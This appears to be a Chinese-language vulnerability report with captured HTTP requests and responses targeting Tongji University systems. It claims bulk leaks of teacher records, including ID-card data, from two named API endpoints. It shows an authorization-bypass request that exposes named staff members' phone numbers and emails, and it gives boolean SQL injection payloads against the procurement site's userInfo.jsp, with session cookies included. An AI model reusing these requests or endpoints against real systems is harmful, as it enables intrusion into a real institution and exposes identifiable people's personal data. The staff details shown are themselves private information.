
```
16 {
17   "code": 200,
   "msg": "",
   "data": [
     {
       "id": 112432,
       "code": "11143",
       "name": "张华",
       "engName": null,
       "stateId": null,
       "faculty": null,
       "profession": null,
       "sex": null,
       "title": null,
       "email": null,
       "telephone": null,
       "qualification": null,
       "photo": null,
     }
   ]
}
```

/api/studentservice/teacherInfo/findSelectList

泄露三万条，教师数据





The screenshot shows a web browser's developer tools interface. At the top, there's a tab labeled '2 x'. Below it, a 'Send' button is highlighted in orange, followed by a 'Cancel' button and navigation arrows. On the right, the 'Target' URL is 'https://1.tongji.edu.cn'. The main area is split into two sections: 'Request' on the left and 'Response' on the right. The 'Request' section shows a 'POST' request to the endpoint '/api/studentService/teacherInfo/findSelectList' with an 'HTTP/2' status. The 'Response' section shows a 'Pretty' formatted JSON response with a 'msg' field containing an empty string.



/api/baseresservice/teacher/findTeacherList


2万多条教师数据，包括身份证信息





采购系统: https://czb.tongji.edu.cn/index_cg.jsp

越权漏洞



Cancel

<

>

Target: https://czb.tongji.edu.cn

st

Raw Hex

/pub/userInfo.jsp?param=11141 HTTP/1.1

Host: czb.tongji.edu.cn

Cookie: JSESSIONID=2856624A47AF5F3DB08435F0005CE2FD; demoState=login

Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Site: same-origin

Accept-Mode: navigate

Accept-User: ?1

Accept-Dest: document

Referer: https://czb.tongji.edu.cn/sggl/sgd/ListPage.jsp?zclx=ZJ%2CFJ&role=ptyh&gid=noM3103

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close

Response

Pretty Raw Hex Render

用户基本信息

姓名	董洁芸
工号	11141
部门	对外联络与发展办公室
移动电话	15901852805
固定电话	
Email	jydong@tongji.edu.cn

发消息

关闭

SQL注入:

1返回正常, 2返回错误

Send

Cancel

<

>

Target: https://czb.tongji.edu.cn

Request

Pretty Raw Hex

GET /pub/userInfo.jsp?param=11142'+and+'1'='1 HTTP/1.1

Host: czb.tongji.edu.cn

Cookie: demoState=login; JSESSIONID=63FD2FDC2A90F157D48953DF7028E1F3

Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Response

Pretty Raw Hex Render

用户基本信息

姓名	孙效敬
工号	11142
部门	法学院
移动电话	
固定电话	

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://czb.tongji.edu.cn/ssgl/sgd/ListPage.jsp?zclx=ZJ%2CFJ&role=ptyh&g
nbh=noM3103
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

固定电话	
Email	

发消息 关闭

Request

Pretty Raw Hex 展开 收起

```
1 GET /pub/userInfo.jsp?param=11142'+and+'1'='2 HTTP/1.1
2 Host: czb.tongji.edu.cn
3 Cookie: demoState=login; JSESSIONID=63FD2FDC2A90F157D48953DF7028E1F3
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google
Chrome";v="101"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
https://czb.tongji.edu.cn/ssgl/sgd/ListPage.jsp?zclx=ZJ%2CFJ&role=ptyh&g
nbh=noM3103
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
```

Response

Pretty Raw Hex Render 展开 收起

用户基本信息

发消息 关闭

数据包:

GET /pub/userInfo.jsp?param=11142'+and+'1'='2 HTTP/1.1

Host: czb.tongji.edu.cn

Cookie: demoState=login; JSESSIONID=63FD2FDC2A90F157D48953DF7028E1F3

Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/,q=0.8,application/signed-exchange;v=b3;q=0.9

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: https://czb.tongji.edu.cn/ssgl/sgd/ListPage.jsp?zclx=ZJ%2CFJ&role=ptyh&gnbh=noM3103

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close